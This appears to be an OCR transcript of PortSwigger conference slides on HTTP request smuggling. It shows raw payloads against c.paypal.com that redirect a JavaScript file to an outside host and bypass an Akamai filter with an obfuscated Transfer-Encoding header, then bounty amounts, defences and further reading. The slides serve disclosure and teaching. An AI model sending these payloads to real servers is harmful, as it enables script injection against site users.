



```
POST /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Content-Length: 61
Transfer-Encoding: chunked

0

GET /webstatic HTTP/1.1
Host: skeletonscribe.net?
X: XGET /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
    Host: c.paypal.com
    Connection: close
```

```
HTTP/1.1 302 Found
Location: http://skeletonscribe.net?, c.paypal.com/webstatic/
```


PayPal Poisoning

Detect → Confirm → Explore → Store / Attack



+$18,900
$50,800

Wrapped exploits




```
GET / HTTP/1.1
Host: c.paypal.com
Content-Length: 5
Transfer-Encoding: chunked

0
```

```
HTTP/1.1 403 Forbidden
Server: AkamaiGHost

<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD>
```

```
GET / HTTP/1.1
Host: c.paypal.com
Content-Length: 5
Transfer-Encoding:
 chunked

0
```

```
HTTP/1.1 200 OK
…
```

+$20,000

$70,800

DEMO

-bugzilla-

+$4,500

$75,300

DEFENCE

Tooling

- Support manual content-length & chunking
- Don't proxy testers

Safety

- Frontend: Normalize ambiguous requests – RFC 7230
- Frontend: Use HTTP/2 to talk to backend
- Backend: Drop request & connection

Further reading

Whitepaper

https://portswigger.net/blog/http-desync-attacks

Online labs

https://portswigger.net/web-security/request-smuggling

Desynchronize

https://github.com/portswigger/desynchronize

References

http://cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

DEF CON 24 – regilero - Hiding Wookiees in HTTP

TAKEAWAYS

- Detection doesn't have to be dangerous
- HTTP parsing is security critical
- Complexity is the enemy

PORTSWIGGER
WEB SECURITY

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